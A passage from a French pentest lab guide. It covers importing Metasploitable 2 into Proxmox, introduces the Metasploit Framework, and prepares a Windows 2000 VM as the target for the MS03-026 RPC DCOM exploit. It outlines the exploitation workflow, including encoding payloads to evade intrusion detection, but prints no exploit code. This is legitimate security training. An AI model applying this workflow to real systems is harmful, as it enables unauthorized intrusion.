Metasploitable.vmdk Metasploitable.vmx Metasploitable.vmdk
(base) patrice@macbook-pro-de-patrice Metasploitable2-Linux % scp Metasploitable.vmdk root@192.168.1.25:/home
Metasploitable.vmdk          100% 1836MB 10.7MB/s 02:51
(base) patrice@macbook-pro-de-patrice Metasploitable2-Linux %

```

Figure 8 – La vue du transfert du fichier Metasploitable.vmdk vers le serveur Proxmox

Maintenant que le fichier Metasploitable.vmdk réside dans le répertoire /home du serveur Proxmox. Nous pouvons convertir et intégrer cette image à la machine virtuelle 102 à l'aide de la commande `qm importdisk` et de l'option `-format qcow2`.

Cette conversion et cette intégration de l'image s'opère dans le shell du serveur Proxmox dénommé **pve**, dont l'accès à celui-ci va maintenant être détaillé. En effet, le shell de Proxmox est accessible en sélectionnant le nom du noeud principal défini initialement, dans mon cas : **pve**. Un bouton dénommé **Shell** figure en haut à droite de l'écran comme on peut le constater dans la vue subséquente :





Figure 9 – La vue du noeud pve avec le bouton Shell en haut à droite



**Migration de serveurs vers Proxmox VE** : cette page web explicative intégrée au wiki de Proxmox met en évidence deux méthodes de migration une physique vers virtuel (P2V) et une autre virtuel à virtuel (V2V). Une des étapes précisent comment utiliser la commande `qm importdisk` ajoutant une image en tant que disque inutilisé à une machine virtuelle.

D'après cette source web sur la migration de serveurs vers Proxmox VE, la commande `qm importdisk` associe une image disque à une machine virtuelle déjà existante, l'image et l'indice de la machine doivent être proposées en argument de la commande. Certains points de configuration de la machine virtuelle resteront cependant à réajuster.

Voici la commande de conversion en format qcow2 et d'intégration du fichier à saisir dans le shell :

1 # 102 est le numéro de la machine virtuelle créée préalablement  
2 `qm importdisk 102 /home/Metasploitable.vmdk local-lvm -format qcow2`

**qm importdisk** dans notre cas ajoute l'image à la machine virtuelle 102.

**local-lvm** est disponible dans l'interface graphique Web PVE. Il est assimilable à un disque virtuel.

**-format** précise et nécessite un format de fichier en argument;

**qcow2** est un format de disque virtuel présenté sous la forme d'un fichier. Il permet de créer un disque en *thin provisioning* en français "provisionnement léger" dont la taille réelle va augmenter au fur et à mesure que l'on ajoute des données dans le disque virtuel.



**qcow** est un format de fichier pour les fichiers d'image utilisé par QEMU. L'une des particularités des images disque qcow est que les fichiers peuvent croître à mesure que des données sont ajoutées. Le format qcow2 prend en charge plusieurs instantanés ainsi que le cryptage AES *Advanced Encryption Standard* en français "norme de chiffrement avancé".

Une astuce à connaître à ce stade qui peut s'avérer utile : la commande **qemu-img** permet d'inspecter, de vérifier, de créer, de convertir, de redimensionner et de prendre un instantané des images qcow.

L'ensemble de la commande de conversion et d'intégration n'ayant plus de secret pour nous, il est temps de l'expérimenter dans la console dédiée au noeud **pve** :

```
Non sécurisé | 192.168.1.25:8006/?console=shell&xtermjs=1&vmid=0&vmname=&node=pve&cmd=
Linux pve 5.11.22-1-pve #1 SMP PVE 5.11.22-2 (Fri, 02 Jul 2021 16:22:45 +0200) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 24 09:48:50 CEST 2021 on pts/0
root@pve:~# cd ..
root@pve:~/# ls
bin dev home lib32 libx32 media opt root sbin sys usr
boot etc lib lib64 lost+found mnt proc run srv tmp var
root@pve:~/# cd home
root@pve:/home# ls
Metasploitable.vmdk
root@pve:/home# qm importdisk 102 /home/Metasploitable.vmdk local-lvm -format qcow2
importing disk '/home/Metasploitable.vmdk' to VM 102 ...
Logical volume "vm-102-disk-0" created.
transferred 0.0 B of 8.0 GiB (0.00%)
transferred 81.9 MiB of 8.0 GiB (1.00%)
transferred 163.8 MiB of 8.0 GiB (2.00%)
transferred 245.8 MiB of 8.0 GiB (3.00%)
transferred 327.7 MiB of 8.0 GiB (4.00%)
transferred 410.4 MiB of 8.0 GiB (5.01%)
transferred 492.3 MiB of 8.0 GiB (6.01%)
transferred 574.3 MiB of 8.0 GiB (7.01%)
transferred 656.2 MiB of 8.0 GiB (8.01%)
transferred 738.1 MiB of 8.0 GiB (9.01%)
transferred 820.0 MiB of 8.0 GiB (10.01%)
transferred 901.9 MiB of 8.0 GiB (11.01%)
transferred 983.9 MiB of 8.0 GiB (12.01%)
transferred 1.0 GiB of 8.0 GiB (13.02%)
transferred 1.1 GiB of 8.0 GiB (14.02%)
transferred 1.2 GiB of 8.0 GiB (15.02%)
transferred 1.3 GiB of 8.0 GiB (16.02%)
transferred 1.4 GiB of 8.0 GiB (17.02%)
```

Figure 10 – La vue de la conversion de la VM en .vmdk en .qcow2

Un disque dur est dorénavant intégré à la machine virtuelle 102 comme nous pouvons le remarquer dans la vue ci-dessous :




Figure 11 – Une nouvelle vue de la machine virtuelle 102

À ce stade, la machine virtuelle est inopérante, quelques points de configuration restent à modifier.

Dans **Hardware** :

- La mention **Unused Disk 0**, en français disque 0 non utilisé, précise que le disque dur est à ajouter, en double-cliquant sur celui-ci et en cliquant sur **Add/ajouter**.
- concernant **SCSI Controller**, en français le contrôleur SCSI, choisir **LSI 53C895A**;

Dans **Options** :

- Ordre de boot : il faut mettre en premier : **scsio - local-lvm :vm-102-disk-0, size=8G**;

L'ensemble des spécifications de la machine virtuelle consacrée à Metasploitable 2 sont mises à disposition dans les deux vues ajoutées ci-après. Ces captures d'écran mettent en exergue les deux onglets les plus significatifs à vérifier pour s'assurer de la conformité de sa configuration.




Figure 12 – La vue de l’onglet **Hardware** de la machine virtuelle 102 consacrée à Metasploitable 2




Figure 13 – La vue de l’onglet **Options** de la machine virtuelle dédiée à Metasploitable 2

La machine virtuelle de metasploitable 2 est fin prête pour être démarrer. L'affichage de l'écran d'accueil de Metasploitable 2 atteste la réussite de la conversion et l'intégration de l'image :




Figure 14 – La vue de l'écran d'accueil de la machine virtuelle dédiée à Metasploitable 2

### 1.3 Metasploit Framework

Type :	Sécurité du système d'information
Développé par :	Rapid7 LLC
Dernière version :	6.0.53-dev
Licence :	Licence BSD



The screenshot shows two side-by-side browser windows. The left window displays the Metasploit Framework homepage, which includes a sidebar with links like "Exploit Database", "Metasploit Pro", "Metasploit Pro API", and "Metasploit Pro Documentation". The right window shows a search interface for the Exploit Database, with fields for "Search", "Category", and "Platform", and a results table listing various exploits.

**Metasploit** est un projet open source en relation avec la sécurité des systèmes informatiques. Son but est de fournir des informations sur les vulnérabilités de systèmes informatiques, d'aider à la pénétration et au développement de signatures pour les systèmes de détection d'intrusion. Le plus connu des sous-projets est le Metasploit Framework.

Le projet Metasploit est proposé par Rapid 7, un éditeur majeur de solutions de sécurité analytique des données. Rapid 7, basé à Boston dans le Massachusetts, a rapidement gagné la confiance de plus de 5300 entreprises dans 100 pays, dont 36 % du fortune 100. Quelques-unes des autres réalisations de Rapid 7 :

- la base de données d'Opcode, abrégé de "code opération" est la partie d'une instruction en langage machine qui spécifie l'opération à effectuer;
- l'archive de shellcode (un code binaire exécutable destiné à lancer un shell détournant un programme de son utilisation normale);
- et la recherche dans la sécurité.

Le projet Metasploit incorpore des outils illégaux, dont certains sont intégrés à *Metasploit framework* en français "l'infrastructure logicielle Metasploit". Cette application pré-installée dans le système d'exploitation Kali Linux, est un outil pour le développement et l'exécution d'*exploit* : un code permettant de pénétrer un système cible en profitant de l'une de ses failles.

Par ailleurs, la publication de vulnérabilités logicielles est souvent accompagnées d'un module d'exploitation pour Metasploit afin de mettre en évidence l'exploitabilité, le risque et les mesures de prévention contre ces bogues particuliers. La version 3 de Metasploit a également commencé à inclure des outils de *fuzzing* de l'anglais *fuzzy*, signifiant flou. Il s'agit de tests à données aléatoires proposés en entrées, si le programme échoue alors il y a des défauts à corriger. Elles servent à découvrir des vulnérabilités de logiciels en premier lieu, en plus de l'exploitation de celles-ci.

Les étapes basiques pour exploiter un système :


1. choisir et configurer un exploit;
2. vérifier si le système cible visé est sensible à l'exploit choisi;
3. choisir et configurer un *payload* en français "une charge utile". C'est un code qui s'exécutera après s'être introduit dans la machine cible, par exemple : avoir accès à un shell distant;
4. choisir la technique d'encodage du payload de sorte que les systèmes de prévention d'intrusion ne le détectent pas;
5. exécuter l'exploit;

En définitive, choisir un *exploit* et un *payload* sous Metasploit demande préalablement la connaissance de certaines informations sur un système cible. À cet effet, l'utilisation d'outils d'analyse de ports et d'empreintes de pile TCP/IP tels comme nmap ainsi que des scanners de vulnérabilités tels que Nessus et OpenVas aident à détecter les vulnérabilités du système cible et ainsi déterminer l'*exploit* et le *payload* associés.


### 1.3.1 Présentation de msfconsole, la console de Metasploit

La commande msfconsole active une interface en ligne de commande. L'interface utilisateur a été soigneusement étudiée de manière à faciliter son utilisation. Ainsi la complétion des commandes à l'aide la touche tabulation est proposée pour faciliter l'accès aux nombreux modules incorporés. Une dernière astuce visible dans les captures d'écran à venir : l'utilisation de l'option -q est en fait un lancement silencieux supprimant la bannière d'accueil de msfconsole.

En guise de présentation de l'interface de commande msfconsole, les auteurs du livre "Hacking - Un labo virtuel pour auditer et mettre en place des contre-mesures" proposent dans cette section de découvrir une faille RPC DCOM (*Distributed Component Object Model* traduit en "modèle d'objet de composant distribué") exploit (MS03-026) contre un Windows 2000.



**RPC (remote procedure call)** est un protocole réseau permettant de faire des appels de procédures sur un ordinateur distant à l'aide d'un serveur d'applications. Ce protocole est utilisé dans le modèle client-serveur pour assurer la communication entre le client, le serveur et d'éventuels intermédiaires. Secure RPC protège les appels RPC par un mécanisme d'authentification.



**Distributed Component Object Model** (abr. DCOM) est une technique propriétaire de Microsoft qui permet la communication entre des composants logiciels distribués au sein d'un réseau informatique. DCOM, étend COM et fournit le substrat sous l'infrastructure du serveur d'application COM+. Il a été rendu obsolète par Microsoft .NET.



**MS03-026** : débordement de l'interface Microsoft RPC DCOM - divulgué le 16/07/2003. Ce module exploite un débordement de tampon de pile dans le service RPCSS trouvée à l'origine par le groupe de recherche Last Stage of Delirium et a été largement exploité depuis. Ce module peut exploiter Windows de version NT 4.0 SP3-6a,2000, XP et 2003.



**Un dépassement de tampon** en anglais *buffer overflow* ou BOF, est un bug par lequel un processus, lors de l'écriture dans un tampon, écrit à l'extérieur de l'espace alloué au tampon, écrasant ainsi des informations nécessaires au processus. Le bug peut être provoqué intentionnellement et être exploité pour porter atteinte à la sécurité d'un système.

Une attaque par débordement de tampon est d'une technique couramment utilisée par des pirates dans le but d'exécuter un code introduit intentionnellement en profitant de ce débordement d'accès à la mémoire. Dans le cadre de ce test d'intrusion, un *payload* de type shell est associé à l'exploit MS03-026, il nous sera ainsi possible de naviguer dans les répertoires de la machine virtuelle Windows 2000 à l'aide de msfconsole lancé à partir de Kali Linux.

Ce test d'intrusion implique l'installation d'une machine virtuelle concentrant le système d'exploitation Windows 2000. Proxmox offre la possibilité de télécharger un iso en choisissant **Folder View** en haut à gauche de l'application, sous **Storage-/Stockage** sélectionner **local (pve)** pour terminer il suffit de cliquer **ISO Images**. La capture d'écran ci-dessous offre une vue d'ensemble des images de format .iso téléchargées dernièrement à l'aide du bouton **Upload** :




Figure 15 – La vue de l'onglet **local (pve)** dans **Storage** à partir d'une **Folder View**

Le procédé de création de la machine reste le même que lors de la création de Metasploitable 2 à quelques détails près :

- cliquer sur le bouton bleu **Create VM** en haut à gauche de l'application Promox;
- sous l'onglet **General**, concernant **Name** saisir le nom de la machine virtuelle : Win2000;
- dans **OS** à propos de **ISO image** choisir l'image iso de Windows 2000 téléchargée auparavant;
- en ce qui concerne **System/Système**, le **SCSI Controller/Contrôleur SCSI** de l'anglais *Small Computer System interface* traduit en "interface pour petit ordinateur" devient LSI 53C995A;
- au sujet de **Hard Disk**, sélectionner **IDE 0** pour **Bus/Device** et minimum **3 GiB** pour **Disk Size**;
- à propos de **Memory** au moins **2048 MiB**;
- pour **Network/Réseau**, le **Model** de la carte réseau sera Realtek RTL8139.

Les autres onglets restent inchangés. Pour limiter les erreurs de compréhension, les deux captures d'écran à suivre mettent en lumière les options et le matériel simulé pour assurer le bon fonctionnement de la machine virtuelle.




Figure 16 – La vue de l'onglet **Hardware** de la machine virtuelle dédiée à Windows 2000




Figure 17 – La vue de l'onglet **Options** de la machine virtuelle intégrant Windows 2000

La configuration de la machine virtuelle est fin prête, l'initialisation de la machine virtuelle entraîne l'installation de Windows 2000. Elle se résume à suivre des étapes qui n'ont pas été mises en valeur dans ce document face à la simplicité de la tâche. Au lancement du système d'exploitation, la commande ipconfig exécutée dans l'invite de commande a révélé l'adresse IP suivante : 192.168.1.77 comme nous pouvons le remarquer ci-après :

